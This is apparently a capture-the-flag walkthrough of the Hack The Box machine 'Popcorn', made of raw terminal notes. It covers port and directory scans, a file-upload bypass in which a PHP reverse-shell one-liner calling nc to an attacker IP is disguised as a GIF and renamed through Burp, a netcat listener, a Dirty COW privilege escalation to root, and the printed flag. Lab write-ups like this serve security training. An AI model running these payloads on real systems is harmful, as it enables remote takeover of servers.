## INTERCEPT WITH BURP TO CHANGE FILE EXTENSION


PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0) ssh-hostkey: 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA) \_\_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA) 80/tcp open http Apache httpd 2.2.12 ((Ubuntu)) |\_http-server-header: Apache/2.2.12 (Ubuntu) |\_http-title: Site doesn't have a title (text/html). root@kali:/home/kali/Desktop/hackthebox/popcorn# gobuster dir -u http://popcorn.htb -w /usr/share/wordlists/dirb/common.txt /cgi-bin/ (Status: 403) /index (Status: 200) /index.html (Status: 200) /test (Status: 200) /torrent (Status: 301) CREATE AND ACCOUNT AND UPLOAD A TORRENT FILE root@kali:/home/kali/Downloads# mv kali-linux-2020.2-installer-amd64.iso.torrent

root@kali:/home/kali/Downloads# mv kali-linux-2020.2-installer-amd64.iso.torren/home/kali/Desktop/hackthebox/popcorn/

root@kali:/home/kali/Desktop/hackthebox/popcorn# cat reverse.php.gif

GIF8;

<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 8082 >/tmp/f"); ?>



## UPLOAD reverse.php.gif and intercept request WITH BURP

## **CHANGE FILENAME TO reverse.php**

Content-Disposition: form-data; name="file"; filename="reverse.php"

Content-Type: image/gif

http://popcorn.htb/torrent/upload/

root@akg:/home/akg/Desktop/hackthebox/popcorn# nc -nlvp 8082

USER SHELL GAINED!!!!!

root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80

www-data@popcorn:/tmp\$ gcc -pthread dirty.c -o dirty -lcrypt

www-data@popcorn:/tmp\$ chmod +x dirty

www-data@popcorn:/tmp\$./dirty

firefart@popcorn:~# whoami

firefart

firefart@popcorn:~# cd /root/

firefart@popcorn:~# ls

root.txt

firefart@popcorn:~# type root.txt

-bash: type: root.txt: not found

firefart@popcorn:~# cat root.txt

 $\mathsf{f} 122331023 a 9393319 a 0370129 f d 9b14$ 

firefart@popcorn:~# id

uid=0(firefart) gid=0(root) groups=0(root)

root@akg:/home/akg/Desktop/hackthebox/popcorn# searchsploit full nelson